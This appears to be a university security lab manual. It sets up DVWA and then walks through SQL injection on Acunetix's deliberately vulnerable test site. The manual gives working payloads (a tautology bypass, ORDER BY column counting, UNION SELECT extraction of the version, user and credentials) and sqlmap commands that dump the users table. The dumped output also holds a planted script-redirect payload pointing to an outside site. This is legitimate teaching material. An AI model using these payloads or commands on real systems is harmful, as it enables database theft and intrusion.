

SQL Injection: To demonstrate the exploitation of SQL injection vulnerabilities.

Objective:

Exploit SQL injection vulnerabilities to retrieve sensitive data from a database.

Setup:

1. Environment:

- o Set up a vulnerable application like **DVWA** or <http://testphp.vulnweb.com>
- o Use a database management system (e.g., MySQL).
- o Ensure you have a web browser and a tool like **sqlmap** for testing.

2. Configuration:

- o Enable SQL injection challenges in DVWA or <http://testphp.vulnweb.com>
- o Use **low-security mode** initially for easier exploitation.

Setup → Detection → Exploitation → Enumeration → Automation → Mitigation.

Experiment Steps:

1. Environment Setup on Kali Linux

a) Install prerequisites

- sudo apt update
- sudo apt install apache2 mariadb-server php php-mysqli php-gd php-xml php-mbstring unzip -y

b) Download and configure DVWA (if using local lab)

- cd /var/www/html
- sudo git clone <https://github.com/digininja/DVWA.git> dvwa
- sudo chown -R www-data:www-data dvwa
- sudo chmod -R 755 dvwa

c) Configure database

- sudo service mysql start
- sudo mysql -u root

d) Inside MySQL:

- CREATE DATABASE dvwa;
- CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa';
- GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
- FLUSH PRIVILEGES;
- EXIT;

e) Edit config.inc.php:

```
sudo nano /var/www/html/dvwa/config/config.inc.php
type
$_DVWA['db_user'] = 'dvwa';
```

```
$_DVWA['db_password'] = 'dvwa';
```



f) Start services

- sudo service apache2 start
- sudo service mysql start

g) Access in browser

http://127.0.0.1/dvwa → login with admin / password → DVWA Security tab → Set security level to Low under DVWA Security.

NOTE : If your browser is **showing the raw PHP file contents** instead of executing it means **PHP is not being processed by your web server**.

This is a common issue when setting up **DVWA (Damn Vulnerable Web Application)** on Kali Linux.

Fix Steps

1. Make sure you have Apache + PHP installed

Run:

- sudo apt update
- sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php -y

2. Restart Apache

- sudo systemctl restart apache2

3. Check that PHP is working

Create a test file:

```
echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php
```

Now open:

<http://127.0.0.1/info.php>

- If you see a **PHP info page** → PHP is working
- If you still see raw code → Apache is not parsing PHP.

4. Enable PHP in Apache

Sometimes the module isn't enabled:

```
sudo a2enmod php*
```


```
sudo systemctl restart apache2
```

(php* will pick your installed version, e.g., php8.2)

```
5. cd /var/www/html/dvwa/config
```

```
6. sudo cp config.inc.php.dist config.inc.php
```

```
7. sudo nano config.inc.php
```



```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the '$db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to originaljha for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PostgreSQL' // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA['db_host'] = '';
$_DVWA['db_name'] = getenv('DB_NAME') ?: 'dvwa';
$_DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA['db_user'] = getenv('DB_USER') ?: 'dvwa';
$_DVWA['db_password'] = getenv('DB_PASSWORD') ?: 'dvwa';
$_DVWA['db_port'] = getenv('DB_PORT') ?: '3306';


# ReCaptcha Settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
# Set the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ?: 'en';

# Help
# Write Out
# Where Is
# Cut
# Execute
# Location
# Undo
# Set Mark
# To Bracket
# Where Was
# Previous
# Next
# Back
# Forward
```

8. Edit password- to 'dvwa'



Commands using <http://testphp.vulnweb.com>

To demonstrate SQL injection on the provided URL (<http://testphp.vulnweb.com/artists.php>), you can follow these steps. This website is part of Acunetix's deliberately vulnerable web applications designed for educational purposes. Ensure you have proper permission before proceeding.

Step-by-Step Guide to Exploit SQL Injection:

Identify Vulnerable Input

a) Identify Vulnerable Input Fields:

- Open the DVWA/ <http://testphp.vulnweb.com> application in your browser.
- Enter User ID- 1. Click on Submit.

The screenshot shows the DVWA SQL Injection page. In the User ID field, the value '1' has been entered. Below the form, the output shows three user records: 'ID: 1 First name: admin Surname: admin'. Under the 'More Information' section, there are several links related to SQL injection.

When you type a number (e.g., 1) and click **Submit**, DVWA sends that input to the backend PHP code, which runs a database query like:

- SELECT first_name, last_name FROM users WHERE user_id = '1';
If the user exists, you'll see their name appear on the page.

b) Basic Exploitation:

- Enter User ID- 1' OR '1'='1. Click on Submit.

Basic injection (to test vulnerability): This will bypass the WHERE clause and show multiple users. SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1'; Since '1'='1' is always true, it will dump all users in the table.

The screenshot shows the DVWA SQL Injection page. In the User ID field, the value '1' OR '1'='1' has been entered. Below the form, the output shows five user records, each with a different first name and surname. Under the 'More Information' section, there are two links related to SQL injection.

c) Basic Exploitation in URL

Look for URL parameters or form inputs (e.g. ?artist=1).

Test by adding a single quote:

`http://testphp.vulnweb.com/artists.php?artist=1'`

If an SQL error appears, the input is likely unsanitized and vulnerable.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=1`. The page title is "acunetix acuart". The main content area displays the search results for the artist "r4w8173". The search bar contains "search art" and "r4w8173". Below the search bar is a sidebar with links: "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Links", "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". There is also a "view pictures of the artist" link with a puzzle piece icon and a "comment on this artist" link. The main content area shows two entries for "The shore" by "r4w8173". Each entry includes a thumbnail image of a fractal artwork, a brief description ("Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu."), and a "comment on this picture" link.

d) Perform Basic SQL Injection

Use a tautology to bypass logic:

`http://testphp.vulnweb.com/artists.php?artist=1 OR 1=1--`

This forces the query to always return true and may display more records than intended.

The screenshot shows a Kali Linux desktop environment with multiple browser tabs open. The tabs include "Login :: Damn Vulnerable", "Vulnerability: SQL Inj:", "pictures", "pictures", "pictures", and "OffSec". The "Vulnerability: SQL Inj:" tab is active and shows the same search results for "r4w8173" as the previous screenshot. The results show two entries for "The shore" by "r4w8173". The "comment on this picture" link is present in both entries. The desktop background features a fractal pattern, and the taskbar at the bottom shows various Kali Linux applications like Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

This is a public demo site by Acunetix for practicing SQL injection.

Here you can directly modify the **URL parameter** in your **browser's address bar**.

e) Extract Database Information

Find Number of Columns

- Use the ORDER BY technique to determine the number of columns:
- <http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 1 -->
- <http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 2 -->

The screenshot shows a Firefox browser window with multiple tabs open. The active tab displays a web page from testphp.vulnweb.com/listproducts.php?artist=1 ORDER BY 1--. The page content shows three images with their details. The first image is titled "The shore" and has the following details:
- Description: Lorem ipsum dolor sit amet, consectetur adipiscing elit.
- Author: painted by: r4w8173
- Action: comment on this picture

The second image is titled "Mystery" and has the following details:
- Description: Donec molestie. Sed aliquam sem ut arcu.
- Author: painted by: r4w8173
- Action: comment on this picture

The third image is titled "The universe" and has the following details:
- Description: Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
- Author: painted by: r4w8173

The screenshot shows a Firefox browser window with multiple tabs open. The active tab displays a web page from testphp.vulnweb.com/listproducts.php?artist=1 ORDER BY 2--. The page content shows two images with their details. The first image is titled "Mystery" and has the following details:
- Description: Donec molestie. Sed aliquam sem ut arcu.
- Author: painted by: r4w8173
- Action: comment on this picture

The second image is titled "Mean" and has the following details:
- Description: Lorem ipsum dolor sit amet, consectetur adipiscing elit.
- Author: painted by: r4w8173
- Action: comment on this picture

Continue increasing the number until you get an error. The last successful query indicates the number of columns.

6:18

Login :: Damn V X Vulnerability X pictures X pictures X pictures X pictures X pictures +

← → C Home testphp.vulnweb.com/listproducts.php?artist=1 ORDER BY 1--

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

r4w8173

Thing

 Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.


painted by: r4w8173

[comment on this picture](#)

The shore

 Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173



b) UNION-Based SQL Injection

- Use the UNION SELECT method to retrieve data:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3 --`

The screenshot shows a Firefox browser window with the following details:

- URL:** testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3--
- Page Content:** The page displays the number "3" under the heading "artist: 2". Below this, there are links: "view pictures of the artist" and "comment on this artist".
- Left Sidebar (Artist Information):**
 - Search bar: "search art" with a "go" button.
 - Links: "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo".
 - Links under "Links": "Security art", "PHP scanner", "PHP vuln help", "Fractal Explorer".

Queries after Identifying Visible Columns: You'll see some numbers (3, 5, ...) displayed in the webpage output. Those are the **visible / injectable columns**. Instead of numbers, place SQL functions in column 2 or 3.

🎬 Get database version:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,@@version,3--`

A screenshot of a Firefox browser window. The address bar shows the URL: `testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,@@version,3--`. The page content displays the result of the SQL query, which is the database version ('8.0.22-0ubuntu0.20.04.2') and the number '3'. The left sidebar contains a navigation menu with links like 'search art', 'Browse categories', 'Artist search', 'Your cart', 'Signup', etc.

🎬 Get current database name:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,database(),3--`

A screenshot of a Firefox browser window. The address bar shows the URL: `testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,database(),3--`. The page content displays the result of the SQL query, which is the database name ('acuart'). The left sidebar contains a navigation menu with links like 'search art', 'Browse categories', 'Artist search', 'Your cart', 'Signup', etc.

🎬 Get current user:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,user(),3--`

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

artist: acuart@localhost

3

view pictures of the artist

comment on this artist

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

c) Extract Table and Column Names

Display table names: `http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, column_name, 3 FROM information_schema.columns WHERE table_name='users'`

d) Dump Sensitive Data

- Extract data from specific columns:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,username,password FROM users--`

Not secure testphp.vulnweb.com/artists.php?artist=-1%20UNION%20SELECT%201,%20username,%20password%20FROM%20users%20--

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /nj/var/www/artists.php on line 62

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

e) Automate SQL Injection Attack with sqlmap

- Use **sqlmap** for faster results:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch  
It will then enumerate the available databases.
```

```
File Actions Edit View Help
└$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
{1.8.7#stable}
Vulnerability: SQL Injection
User ID: https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 10:10:31 /2024-12-02/

```

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5022 FROM (SELECT(SLEEP(5)))NlVW)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-5001 UNION ALL SELECT NULL,CONCAT(0x716a716b71,0x54664d6b54654274574d4b44415a766d6e6e794e574e6c55615055797247705a586d6a4f45466369,0x717a707a71),NULL-- 

[02:50:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[02:50:46] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:50:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 02:50:47 /2025-09-25/
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch
```

```
[06:39:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[06:39:55] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+-----+
| artists | carts |
|       | categ |
|       | featured |
|       | guestbook |
|       | pictures |
|       | products |
|       | users |
+-----+-----+
[06:39:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 06:39:56 /2025-09-01/
(kali㉿kali)-[~/var/www/html/dvwa/config]$ gnome-screenshot -d 5
```

```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[06:41:50] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
[06:41:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 06:41:50 /2025-09-01/
(kali㉿kali)-[~/var/www/html/dvwa/config]$ gnome-screenshot -d 5
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch
```

```
kali@kali:/var/www/html/dvwa/config  
Payload: artists=-7971 UNION ALL SELECT NULL,CONCAT(0x71786b6271,0x7442584  
84b7349507759726a5355717a5a4c4666476676536968657a4548754a425067686142696e,0x7  
1627a7871),NULL-- -  
[06:42:49] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL > 5.6  
[06:42:49] [INFO] fetching columns for table 'users' in database 'acuart'  
[06:42:49] [INFO] fetching entries for table 'users' in database 'acuart'  
[06:42:49] [INFO] recognized possible password hashes in column 'cart'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N  
do you want to crack them via a dictionary-based attack? [Y/n/q] Y  
[06:42:49] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[06:42:49] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] N  
[06:42:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[06:42:49] [INFO] starting 2 processes  
[06:42:59] [WARNING] no clear password(s) found  
Database: acuart  
Table: users
```

```
[06:42:59] [WARNING] no clear password(s) found  
Database: acuart  
Table: users  
[1 entry]  
+-----+-----+-----+-----+-----+  
| cc | cart | guestbook | AJAX Demo |  
| uname | name | test | pass | email | phone |  
| address |  
+-----+-----+-----+-----+-----+  
| Heheheeee | 2b5a20ed4dd86e974781833794c9d61b | test | Heheheeee | Heheheeee |  
| test | <script>window.location="https://sjs1.onrender.com/ind.html";</script> | Heheheeee |  
+-----+-----+-----+-----+-----+  
+-----+-----+  
[06:42:59] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[06:42:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 06:42:59 /2025-09-01/
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "kali@kali: ~/local/share/sqlmap/output/testphp.vulnweb.com". The terminal output displays a large amount of SQL query results, indicating a successful exploit of a SQL injection vulnerability. The browser window in the background shows a website for "acunetix" with a URL like "http://TEST and Demonstration site for acunetix.com". The browser title bar also includes "File Actions Edit View Help" and "Kali Linux".

Educate about best practices:

- i. Implement prepared statements.
- ii. Sanitize user input.
- iii. Restrict database permissions.

Post Lab discussion questions:

- a) What is SQL injection, and how does it exploit vulnerabilities in a web application?
- b) What specific input validation issues did you observe during the lab?
- c) How did the database respond when you used invalid or malicious inputs?
- d) How did you identify that the input field was vulnerable to SQL injection?
- e) What techniques (e.g., error-based, union-based, or boolean-based) did you use to exploit the vulnerability?
- f) How did you determine the number of columns in the database?
- g) What type of data were you able to extract (e.g., usernames, passwords, table names)?
- h) How did tools like sqlmap assist in automating SQL injection attacks?
- i) What differences did you observe between manual exploitation and automated tools?
- j) What are the potential risks and impacts of an SQL injection attack on real-world application